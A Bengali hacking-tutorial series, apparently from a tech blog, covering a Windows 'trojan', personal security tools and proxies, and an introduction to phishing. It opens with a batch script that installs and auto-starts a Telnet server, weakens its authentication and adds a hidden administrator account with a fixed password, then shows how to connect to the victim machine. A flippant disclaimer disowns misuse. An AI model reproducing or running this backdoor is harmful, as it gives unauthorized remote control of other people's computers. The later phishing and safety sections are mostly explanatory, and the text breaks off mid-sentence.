উইন্ডোজ ৭ এং ভিস্তার জন্য ট্রোজান বানাতে হলে নিচের কোড টা কপি করে নোটপ্যাড এ পেস্ট করুন এবং যেকোনো নাম দিয়ে .bat এক্সটেন্সান হিসেবে সেভ করুন ।

```
@echo off
pkgmgr /iu:“TelnetClient”
pkgmgr /iu:“TelnetServer”
sc config tlntsvr start=auto
sc start tlntsvr
tlntadmn config sec=-NTLM
tlntadmn config mode=stream
net user tunerpage /add
net user tunerpage 12345
net localgroup administrators tunerpage /add
reg /add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList /v tunerpage /t REG_DWORD /d 00
```

একবার ইন্সটল হয়ে গেলে বা ট্রোজান টি স্লেভ কম্পিউটার এ নিজেকে স্থাপন করে ফেললে Telnet Client আছে এমন যেকোনো সার্ভার থেকে নিচের কোড এর মাধ্যমে স্লেভ কম্পিউটার এ অ্যাক্সেস করতে পারবেন । শুধু slave’s IP address এর জায়গা তে স্লেভ এর আসল আই পি দিলেই কাজ হবে 😁

```
C:\>telnet<slave’s IP address>
```

বিশেষ দ্রষ্টব্য : উপরের কোডিং টা খুব ই নিম্ন মানের এবং আদিম কালের ট্রোজান । এটা যেকোনো অ্যান্টিভাইরাস এর কাছে ধরা খাবে 😁তারপর ও বলি , এই কোডিং দেওয়ার উদ্দেশ্য শুধুই শেখার জন্য । আপনি যদি কারো ক্ষতি করার উদ্দেশে এটা ব্যবহার করতে চান তাহলে দয়া করে নিজ দায়িত্বে করবেন । আমাকে বা টিউনার পেজ কে কোনভাবেই দায়ী করা যাবে না 😁

মোটামুটি এই ছিল ট্রোজান নিয়ে বিস্তারিত আলোচনা । আশা করি আপনারা নতুন কিছু শিখতে পেরেছেন ।

ব্যাসিক হ্যাকিং পর্ব ৪ : ব্যক্তিগত সুরক্ষা , নিরপত্তা এবং গোপনীয়তা নিশ্চিতকরণ ।

হ্যাকিং আপনাকে টানুক আর নাই টানুক , আপনি হ্যাকিং করেন আর নাই করেন , নিজের নিরাপত্তা আপনাকে সবসময়ই সব কিছুর আগে নিশ্চিত করতে হবে । ব্যাসিক হ্যাকিং এর ৪র্থ পর্বে আজ আমরা ব্যাক্তিগতসুরক্ষা , নিরপত্তা এবং গোপনীয়তা নিয়ে আলোচনা করব ।

এটা মোটামুটি সূর্য পূর্ব দিক থেকে ওঠার মতই একটা চিরন্তন পরিক্ষিত সত্য যে অনলাইন এ কেউ ই কোনদিন ১০০ % নিরাপদ এবং সম্পূর্ণ গোপনীয়তা বজায় ছিল , আছে কিংবা থাকবে ! সবার ই কোন না কোন দুর্বলতা থাকবেই । কিন্তু তার মানে এই না যে কেউ ই সুরক্ষিত না ! সামান্য একটু খেয়াল রাখলেই এবং কিছু আবশ্যকীয় সতর্কতা অবলম্বন করলে আপনি খুব সহজেই যে কোন ধরনের অনাকাঙ্ক্ষিত এবং নিরাপত্তার হুমকি স্বরূপ যেকোনো সমস্যা মোকাবিলা করতে পারবেন । আমি আজ আপনাদেরকে নিজের প্রতিরক্ষা ব্যবস্থা কিভাবে একেবারে নিখুঁত করে তুলতে পারবেন সে ব্যাপারে বিস্তারিত আলোচনা করব



শুরুতেই বলে নেই নিরাপত্তা দুধরনের । **১) অফলাইন নিরাপত্তা** **২) অনলাইন নিরাপত্তা**

১) অফলাইন নিরাপত্তা

প্রথমেই আমরা আলোচনা করব অফলাইন নিরাপত্তা নিয়ে হাজারো উপায়ে অফলাইন এর নিরাপত্তা নিশ্চিত করা যায় । বাংলা তে খনার বচনে একটা কথা আছে " বিচক্ষন যোদ্ধা সেই যে আক্রমনের আগে প্রতিরোধ ব্যবস্থা জোরদার করে " হ্যাকিং এর ক্ষেত্রেও ব্যতিক্রম কিছু না । সর্বোত্তম পন্থা হচ্ছে হ্যাক করতে যাওয়ার আগে নিজের সিস্টেম এর নিরাপত্তা ঠিক ঠাক করা । সবসময় মনে রাখবেন অনলাইন এর কাউকে কখনো বিশ্বাস করবেন না । আপনাকে ইয়াহু , এম এস এন , ফেসবুক এগুলোতে অ্যাড করেও অনেকে আপনার সিস্টেম কে হ্যাক করতে পারে । তাই সবসময় নিরাপত্তার কথা টা মাথায় রাখবেন । অফলাইন নিরাপত্তা তে আমরা আলোচনা করব কিভাবে আপনি ভাইরাস , ট্রোজান , কী- লগার , রুট কিট ইত্যাদি থেকে বাঁচাতে পারবেন ।



কী – লগার থেকে বাঁচতে :

কী – লগার থেকে বাঁচার জন্য অ্যান্টি কী-লগার বা কী স্ট্রোক স্ক্র্যাম্বলার ব্যবহার করতে পারেন । এগুলো আপনার কী বোর্ড এর প্রতিটি স্ট্রোক কে স্ক্র্যাম্বল বা এনক্রিপট করে কী – লগিং থেকে আপনাকে বাঁচায় ।

কী স্ট্রোক স্ক্র্যাম্বলার সাধারণত ফ্রী পাওয়া যায় না তবে টাকা দিয়ে কিনলে সব থেকে ভালো কী স্ট্রোক স্ক্র্যাম্বলার হচ্ছে ***"KeyScrambler"*** । ***KeyScrambler*** সম্পর্কে আরও জানতে এবং ডাউনলোড করতে ক্লিক করুন এই লিঙ্কে ।

ফ্রী তে সব থেকে ভালো অ্যান্টি কী-লগার হচ্ছে ***NextGen AntiKeylogger*** । ***NextGen AntiKeylogger*** ফ্রী তে ডাউনলোড করতে ক্লিক করুন এই লিঙ্কে ।

ম্যালওয়্যার থেকে বাঁচতে :

ম্যালওয়্যার থেকে বাঁচতে সর্বোত্তম সমাধান হচ্ছে ***Malwarebytes' Anti-Malware*** । এটা বাজারের সবথেকে ভালো অ্যান্টি ম্যালওয়্যার সফটওয়্যার। এটা আপনার সিস্টেম থেকে ম্যালওয়্যার খুঁজে খুঁজে বের করে তা ধ্বংস করে । Malwarebytes Corporation এর তৈরি এই অসাধারণ অ্যান্টি ম্যালওয়্যার সফটওয়্যার সম্পর্কে আরও জানতে এবং ডাউনলোড করতে আপনি ঘুরে আসতে পারেন এর অফিসিয়াল ওয়েবসাইট থেকে । যেখান থেকে আপনি ফ্রী , প্রো , কর্পোরেট তিন ধরনের ভার্সন ডাউনলোড করে ব্যবহার করতে পারেন । ***Malwarebytes' Anti-Malware*** এর অফিসিয়াল ওয়েবসাইট এ যেতে এবং ডাউনলোড করতে ক্লিক করুন এই লিঙ্কে ।

ফায়ারওয়াল ব্যবহার করুন :

বেশিরভাগ ক্ষেত্রেই দেখা যায় আমরা বাংলাদেশে উইন্ডোজ এর পাইরেটেড কপি ব্যবহার করি । সঙ্গত কারনেই উইন্ডোজ এর অনেক অসাধারণ দিক গুলো আমাদের কাছে অন্ধকারেই থেকে যায় । উইন্ডোজ এর ফায়ারওয়াল এমন একটা দিক । আবার অনেক ক্ষেত্রেই দেখাযায় ফায়ারওয়াল হিসেবে উইন্ডোজ এর নিজস্ব ফায়ারওয়াল বেশী একটা সুবিধার না । সব দিক বিবেচনা করলে আমার কাছে মনে হয় বহু অ্যাওয়ার্ড যেটা এবং সর্বজন বিদিত ***COMODO firewall*** ই সবার থেকে বেশী কার্যকরী । ***COMODO firewall*** ডাউনলোড করতে ক্লিক করুন এই লিঙ্কে ।

ব্যক্তিগত ফাইল এবং অপারেটিং সিস্টেম কে বাঁচাতে :

ব্যক্তিগত ফাইল এবং অপারেটিং সিস্টেম কে বাঁচাতে একটাই পদ্ধতি আর তা হচ্ছে ডিস্ক এনক্রিপশন ব্যবহার করা । ওপেনসোর্স ডিস্ক এনক্রিপশন হিসেবে ***TrueCrypt*** সব থেকে ভালো । এটা ওপেনসোর্স তাই এর সর্বোচ্চ ফায়দা নিতে পারবেন আপনি । ডাউনলোড করতে ক্লিক করুন এই লিঙ্কে ।

সিস্টেম এবং সর্বোপরি পিসি কে সাধারণ আক্রমন থেকে বাঁচাতে :

DeepFreeze !!! জি , ***DeepFreeze*** আপনার পিসি কে মোটামুটি অপরাজেয় বানিয়ে দেয় ! এটা পিসি এর অরিজিনআল কনফিগারেশন টাকে ফ্রিজ করে রাখে । ফলশ্রুতিতে যদি কখনো কোন অনাকাঙ্ক্ষিত কোন পরিবর্তন ঘটে আপনার সাধের পিসি তে তখন এটা খুব সহজেই পিসি তে রি- ষ্টোর করে দেয় কোন ঝামেলা ছাড়াই একটা রিবুট এর মাধ্যমে । ***DeepFreeze*** সম্পর্কে আরো জানতে টিউনার পেজ এর সার্চ বাটন এর আশ্রয় নিন ! ***DeepFreeze*** ডাউনলোড করতে ক্লিক করুন এই লিঙ্কে ।

ভার্চুয়াল মেশিন ব্যবহার করুন :

হ্যাকিং খুবই পরিশ্রমের এবং অধ্যাবসায় এর ফসল । এই পুরো পথ পাড়ি দিতে গেলে হাজারো ভুল যে হবে তা একপ্রকার নিশ্চিত ই ! এই ভুল গুলো শুধরানোর জন্যই ব্যবহার করুন ভার্চুয়াল মেশিন । এতে করে সামান্য ভুল হলেও একটা ভালো ফাইল ইরেযার এর সাহায্যে মুছে ফেলুন সম্পূর্ণ মেশিন টাকেই ! ভার্চুয়াল মেশিন হিসেবে ***VMWare Player*** খুবই উচ্চমানের একটা সফটওয়্যার । ***VMWare Player*** ডাউনলোড করতে ক্লিক করুন এই লিঙ্কে ।

ছদ্মবেশ পরিধান করিয়ে রাখুন আপনার ম্যাক কে :

আপনার আইপি কে আপনি খুব সহজেই চেঞ্জ করে ধোঁকা দিতে পারেন আপনি যে কাউকে , কিন্তু আপনি কি জানেন আইপি এর সহদর ম্যাক (***MAC – Media Access Control***) উল্টো আপনাকেই ধোঁকা দিতে পারে বুমেরাং হয়ে এসে ! ***Network Interface Card (NIC)*** এর প্রস্তুতকারক দ্বারা নির্ধারিত নাম্বার টাই আপনার ম্যাক । এটাকে যদি আপনি চেঞ্জ করতে পারেন তখনি কেবল আপনার পরিচয় গোপন করার পদ্ধতি পুরপুরি সার্থক হবে । শুধু আইপি চেঞ্জ করা টা কেবল অর্ধেক কাজ ! ম্যাক চেঞ্জ করতে ব্যবহার করুন ***Technitium MAC Address Changer*** বা ***TMAC*** । ***TMAC*** ডাউনলোড করতে ক্লিক করুন এই লিঙ্কে ।

CCleaner ব্যবহার করুন :

CCleaner হচ্ছে বহু কাজের কাজি ! টেম্পোরারি ফাইল , ক্যাশ রিমুভ করা থেকে আর হাজারো কাজ করতে পারে ***CCleaner*** । ***CCleaner*** ডাউনলোড করতে ক্লিক করুন এই লিঙ্কে ।

কুকি রিমুভ করুন :

আপনি হয়ত রেগুলার আপনার ব্রাউজার এর কুকি ক্লিয়ার করেন । কিন্তু কিছু বজ্জাত কুকি আছে যেগুলো আলাদা হয়ে নিজেকে অন্য নিরাপদ জায়গা তে সেভ করে রাখে ! এই বজ্জাত ট্রোজান কুকি গুলো রিমুভ করার জন্য আপনার প্রয়োজন ***Flash Cookie Remover*** । ***Flash Cookie Remover*** ডাউনলোড করতে ক্লিক করুন এই লিঙ্কে ।

২) অনলাইন নিরাপত্তা



VPN (Virtual Private Network) :

এ ব্যাপারে উইকিপেডিয়া তে বিশাল একটা আর্টিকেল আছে । ওটা পরতে চাইলে ক্লিক করুন এই লিঙ্কে ।

তবে সহজ ভাষায় এক কথায় বলতে গেলে ***VPN*** সুরক্ষিত একটা পদ্ধতির মধ্য দিয়ে আপনার আইপি লুকিয়ে যেকোনো ওয়েবসাইট এর সার্ভার এর সাথে আপনাকে সংযুক্ত করে দেয় অন্য একটা সম্পূর্ণ ভিন্ন আইপি গোষ্ঠীর মাধ্যমে ।

বিনামুল্যের ***VPN*** গুলোর ডাউনলোড লিঙ্ক নিচে দিচ্ছি । শুধু নামগুলোতে ক্লিক করলেই ওই ***VPN*** এর সম্পর্কিত অফিশিয়াল ওয়েবপেজ টি ওপেন হয়ে যাবে

- Cyberghost
- HotSpot Shield
- Pro XPN
- Open VPN

বিনামুল্যের আর টাকা দিয়ে কেনা জিনিসে অবশ্যই পার্থক্য থাকবে । টাকা দিয়ে কিনতে হয় এমন কিছু ***VPN*** এর লিঙ্ক নিচে দিলাম ।

- nVPN
- SwissVPN

নিরাপদ ব্রাউজার ব্যবহার করুন :

এইকাজে হ্যাকার দের প্রিয় নাম ***Tor Browser*** । এটা ফায়ারফক্স এর মত কুকি সেভ করে রাখে না , ইন্টারনেট এক্সপ্লোরার এর মত ব্যাকডোর না । এটা সম্পূর্ণ নিরাপত্তার দিকে দৃষ্টি রেখেই তৈরি করা হয়েছে । ***Tor*** ডাউনলোড করতে এর অফিশিয়াল ওয়েবসাইট থেকে ঘুরে আসুন এই লিঙ্কে ক্লিক করে

HTTP Proxies and SOCKS5 :

HTTP Proxies and SOCKS5 অনেক বিস্তারিত এবং বিশাল একটা বিষয় । ইনশাল্লাহ ভবিষ্যতে এই ব্যাপারে আমি বিস্তারিত এবং সম্পূর্ণ একটা টিউন করব । তবে সংখেপে বললে , সুরক্ষিত, নিশ্ছিদ্র এবং সুসংগঠিত একটা সার্ভার এর সাথে যোগাযোগ ও অথেনটিকেট সংযোগ স্থাপন করার একধরনের ইন্টারনেট প্রটোকল হচ্ছে SOCKS বা SOCKet Secure । এটা ক্লায়েন্ট এবং সার্ভার এর ভেতর সংযোগ স্থাপন প্রতিস্থাপ্ন করে থাকে । SOCKet Secure এর ৫ তা লেয়ার এর ভেতর একটা SOCKS5 । HTTP Proxie ও মোটামুটি এবং কাছের সমগোত্রীয় । এদের উদ্দেশ্য একই কিন্তু কার্যপ্রণালী খানিকটা আলাদা ।

HTTP Proxies and SOCKS5 এর লিস্ট আছে এমন কতগুলো ওয়েবসাইট এর লিঙ্ক নিচে দিলাম ।

- Alive Proxy
- Hide My Ass
- Proxy list

আরও লিস্ট এর দরকার পড়লে তো গুগল মামা পড়েই আছে

কিছু প্রক্সি ওয়েবসাইট এর ঠিকানা ও দিয়ে দিলাম এমন অনেক ওয়েবসাইট আছে যা হয়ত আপনার দেশ অথবা কর্মস্থল থেকে ব্যান করা আছে , অথবা শুধুমাত্র নিজের পরিচয় (আইপি) কে লুকানোর উদ্দেশে এই সব প্রক্সি সাইট ব্যবহার করতে পারেন নিশ্চিন্তে ।

- http://www.ninjacloak.com
- http://www.hidemyass.com
- http://go-between.me
- http://ir2.me
- http://rapidsurf.info
- http://go-between.me
- http://yourownproxy.info
- http://proxy.co.cc
- http://iknownothing.org
- http://accessyouth.info
- http://buwk.com
- http://UnblockFree.net
- http://hillofbeans.biz
- http://aptunnel.com
- http://goaheadmakemyday.org
- http://lameproxy.info
- http://centerfoldproxy.info
- http://proxylist.co
- http://sneaky9.com
- http://freesurfproxy.com
- http://goflyakite.org
- http://fastieproxy.com
- http://fastieproxy.com
- http://ihaveacunningplan.info
- http://schoolfreezone.com
- http://proxify.net
- http://passmethru.com
- http://proxy2use.com
- http://0001.cz.cc

হ্যাকিং শিখুন অন্যের ক্ষতি করার জন্য নয় নিজেকে রক্ষা করার জন্য।


ব্যাসিক হ্যাকিং পর্ব ৫ : ফিশিং এর যাবতীয় খুঁটিনাটি নাড়িনক্ষত্র বিস্তারিত ।

আজকের পর্বে আমরা আলোচনা করব ফিশিং নিয়ে । তো আসুন শুরু করা যাক



প্রথম প্রশ্ন ফিশিং কি ?

ফিশিং শব্দ শুনেন নি অথবা এ সম্পর্কে কিছুই জানেন না এমন মানুষের সংখ্যা বোধহয় টিউনার পেজ এ খুব বেশী একটা নেই ! তারপর ও আসুন দেখি আমি আপনাদের নতুন কি দিতে পারি আজকের টিউন এ ইংরেজি এর জাহাজ , ডুব জাহাজ রা হয়ত বলবেন ফিশিং মানে মাছ ধরা কিন্তু আসলেই কি তাই ? না ! দুটোর বানানেও বিস্তর ফারাক আর ব্যবহারে তো আকাশ আর পাতাল এর পার্থক্য মাছ ধরা ফিশিং এর বানান হচ্ছে "FISHING" আর আমাদের আলোচ্য ফিশিং এর বানান " **PHISHING**" । পুঁথিগত বিদ্যা কি বলে আসুন দেখে নেই



উইকিপেডিয়া বলে ,

Phishing is a way of attempting to acquire information such as usernames, passwords, and credit card details by masquerading as a trustworthy entity in an electronic communication.

অর্থাৎ , একটা বিশ্বাসযোগ্য ইলেক্ট্রনিক যোগাযোগ মিডিয়া এর রূপ ব্যাবহার করে ইউজার নেম , পাসওয়ার্ড , ক্রেডিট কার্ড এর সব তথ্য ইত্যাদি বেআইনি ভাবে হাতিয়ে নেওয়া কে ফিশিং বলে ।

সহজ ভাষায় বলতে গেলে , ধরুন ফেসবুক এর যেকোনো ইউজার এর ইউজার নেম , পাসওয়ার্ড ইত্যাদি হাতিয়ে নেওয়ার জন্য বেআইনি উপায়ে আমি যদি ফেসবুক এর মতই দেখতে একটা লগইন পেজ ব্যবহার করি তখন তাকে ফিশিং বলে ফিশিং সাধারণত একটা ইমেইল এর মাধ্যমে ছড়ানো হয়ে থাকে । যেখানে ওই নির্দিষ্ট ইমেইল এ ওই ইউজার কে বলা হয় সংশ্লিষ্ট সাইট এ কোন কারনে লগইন করতে এবং সেখানে লগইন লিঙ্ক ও দেওয়া থাকে । বলাই বাহুল্য এই লিঙ্ক আসল লিঙ্ক না ! এটা আসল টার মত দেখতে একই রকম একটা লগইন পেজ যেটার সাহায্যে হ্যাকার তার ভিকটিম এর সব তথ্য চুরি করার নিয়তে তৈরি করেছে ।

পরের প্রশ্ন , ফিশিং এর ইতিহাস কি ?

এত আলোচিত একটা বিষয় কিন্তু ১৯৯৫ সালের আগে এর কোন অস্তিত্ব ই ছিল না ! থাকলেও তা জনসমক্ষে আসে নাই । ১৯৯৫ সালে প্রথম ফিশিং এর অস্তিত্ব ধরা পড়লেও পরবর্তী এক দশক পর্যন্ত এ সম্পর্কে কোন জন সচতনেতা ও তৈরি হয় নি ! ইন্টারনেট এর রেকর্ড ঘাঁটলে জানা যায় , ১৯৯৬ সালের ২ জানুয়ারি প্রথম পৃথিবীর মানুষের সামনে ফিশিং এর মুখোশ উন্মচিত হয় । alt.online-service.america-online নামের একটা ইউজনেট নিউজগ্রুপ প্রথম এর অস্তিত্ব সম্পর্কে জানায় সবাইকে । তাদের তথ্য অনুযায়ী হ্যাকিং এর মত ফিশিং এর ও উৎপত্তি আমেরিকা তে । America Online বা AOL service এ প্রথম ফিশিং এর


এবার আসি এর বিচিত্র বানানের কাছে ! তখনকার সময়ে হ্যাকার দের কে ইন্টারনেট ও সংবাদমাধ্যম গুলো ফ্রিক (**PHREAK**) বলে সম্বোধিত করত ! **Phreaking** শব্দের আভিধানিক অর্থ হচ্ছে টেলিকমিউনিকেশন এর বিভিন্ন দিক নিয়ে গবেষণা , আবিষ্কার ও পড়াশোনা ! এটা মূলত একটা স্ল্যাং ! ওখান থেকেই হ্যাকার দের কে ফ্রিক নামাঙ্কিত করা হয় , কারন তারা টেলিকমিউনিকেশন এর বিভিন্ন দিকে ছিলেন ঝানু ওস্তাদ কিন্তু সবাই ছিলেন আন্ডারগ্রাউন্ড। তারাই কেউ প্রথম ফিশিং চালু করেন ধারনা করা হয় । এবং যেহেতু ফিশিং পুরো প্রক্রিয়া টাই অনেক টা মাছ ধরার ফাঁদের মত টাই ফ্রিক দের "PH" এবং মাছ ধরার "ISHING" টাকে একসাথে জোড়া দিয়ে ফিশিং(**Phishing**) শব্দটার উৎপত্তি হয়

ব্যবহার , সময় , কাল ইত্যাদি প্রেক্ষিতে হ্যাকিং এর বিভিন্ন টেকনিক ও ট্রিক কে হোয়াইট , গ্রে বা ব্ল্যাক হ্যাকিং বলা হয়। কিন্তু শুরু থেকেই ফিশিং কে ব্ল্যাক হ্যাকিং গ্রুপ এ ফেলা হয়েছে ।


ফিশিং এর কি কোন ধরণ আছে ? থাকলে তা কি কি ?

জি, ফিশিং এর বিভিন্ন রূপের ধরণ আছে । আসুন দেখে নেই কি কি :

- **Phishing** : সরাসরি ফিশিং করা কেই এই ক্যাটাগরি তে রাখা হয়েছে । এতে কোন নির্দিষ্ট টার্গেট / লক্ষ্য থাকে না । গণহারে ফিশিং করা এই ক্যাটাগরি এর লক্ষ্য ।
- **Spear Phishing** : একটি নির্দিষ্ট গ্রুপ বা মানুষকে টার্গেট করে ফিশিং করা কে Spear Phishing বলে ।
- **Clone Phishing** : এটা হচ্ছে , আগেই ইউজার কে ডেলিভারি দেওয়া একটা নির্দিষ্ট ইমেইল এর ক্লোন / দেখতে একই রকম একটা ইমেইল যেখানে সব এ আগের মত থাকে (বিষয়বস্তু , তথ্য ইত্যাদি) শুধু এটাচড লিঙ্ক টা হ্যাকার এর তৈরি করা ফিশিং লিঙ্ক এর সাথে বদলে দেওয়া থাকে ।




- **Whaling** : কোন একটা কম্পানি এর মাথা বা কর্তাব্যক্তি কে ইনফেকট করার জন্য পরিচালিত সব হ্যাকিং এই ক্যাটাগরি এর অন্তর্ভুক্ত ।
- **Link manipulation** : যেকোনো অরিজিনাল লিঙ্ক এর মতই দেখতে কিন্তু সামান্য বানানের হেরফের করা লিঙ্ক গুলো ব্যবহার করে ফিশিং করলে তখন টাকে Link manipulation বলে । যেমন : ধরুন www.facebook.com এর Link manipulation হতে পারে www.faceb0Ok.com [একটা "o" এর স্থলে একটা "O" (zero) ব্যবহার করা হয়েছে] !নিচের চিত্র টি দেখুন !



- **Filter evasion** : ইমেইল সার্ভিস প্রোভাইডার রা সবসময় ফিশিং ধরার জন্য সব ইমেইল কে ফিল্টার করে থাকে । এই ফিল্টার কে এড়ানোর জন্য টেক্সট কে এড়িয়ে ছবি ব্যাবহার করে যে ফিশিং করা হয় টাকে Filter evasion বলে ।
- **Pop -up** : ধরুন আপনি একটা সাইট ভিজিট করছেন । এমন সময় হঠাৎ করে যদি একটা পপ আপ এসে আপনাকে বলে লগইন করতে অথবা কোন ধরনের তথ্য শেয়ার করতে তবে নিশ্চিত হয়ে যান এটা Pop-up phishing ।
- **Tabnabbing** : এই ধরনের ফিশিং এ যখন আপনি একাধিক ট্যাব ওপেন করবেন তখন নীরবে যেকোনো একটা ট্যাব কে পালটে ইনফেকটেড বা ফিশিং সাইট এ নিয়ে যায় !
- **Evil twins** : এ যাবত কালের সব থেকে ভয়ঙ্কর ফিশিং এটা ! বিভিন্ন পাবলিক প্লেস এ যেখানে ওয়াইফাই থাকে , হ্যাকার রা নিজের একটা ওয়াইফাই জোন তৈরি করে । যখন ই কেউ ওই ওয়াইফাই জোন ব্যবহার করে এর সাথে সংযুক্ত হবে তখন থেকেই হ্যাকার সব ধরনের তথ্য চুরি করা শুরু করে ।
- **Phone Phishing** : এটাও অনেক চমকপ্রদ একটা ফিশিং পন্থা । হ্যাকার ইমেইল এর বদলে একটা নির্দিষ্ট কম্পানির কাস্টমার কেয়ার ম্যানেজার অথবা অপারেটর হিসেবে ভিকটিম কে কল করে এবং তার থেকে অত্যন্ত চাতুর্যের সাথে তার সব ব্যক্তিগত তথ্য হাতিয়ে নেয় ।

পরবর্তী প্রশ্ন কিভাবে বুঝব যে আমি যেই সাইট টি ভিজিট করছি তা আসল নাকি একটা ফিশিং সাইট ?

খুব চমৎকার এবং সবথেকে গুরুত্বপূর্ণ প্রশ্ন 😃 উত্তর হচ্ছে , ফিশিং এর জন্য যেসব সাইট কে টার্গেট করা হয় তার বেশিরভাগ সার্ভার আথেনটিকেশন বা পরিচিতি নিশ্চিতকরণ এর জন্য Transport Layer Security (TLS) , Secure Sockets Layer (SSL) এবং খুব ই শক্তিশালী ক্রিপটোগ্রাফী ব্যবহার করে থাকে । সবকিছুর প্রয়োগের উপর নির্ভর করে একটা সাইট কে সার্টিফিকেট দেওয়া হয় । আপডেট করা এবং সর্বাধুনিক সব ব্রাউজার এ যেকোনো ধরনের ফিশিং সাইট কে সনাক্ত করতে পারে এবং টা স্বয়ংক্রিয় ভাবে ব্লক ও করে দেয় । কিন্তু তারপর ও আপনি নিজেও কিছু সতর্কতা অবলম্বন করতে পারেন । তার জন্য নিচের চিত্র দুটো লক্ষ্য করুন 😃




উপরের ছবি দুটোতে দেখানো লক্ষণগুলি খেয়াল করুন আপনার ব্রাউজার এর অ্যাড্রেস বারে । এবং সবসময় এর জন্য লিঙ্ক টা খেয়াল করুন । লক্ষ্য করুন সবসময় এর মত লিঙ্ক টা কি আসল লিঙ্ক নাকি দেখতে একটু ভিন্ন কোন লিঙ্ক । ভিন্ন লিঙ্ক হলেই সাবধান 😃এছাড়া আমি বলব ভালমানের আপডেটেড 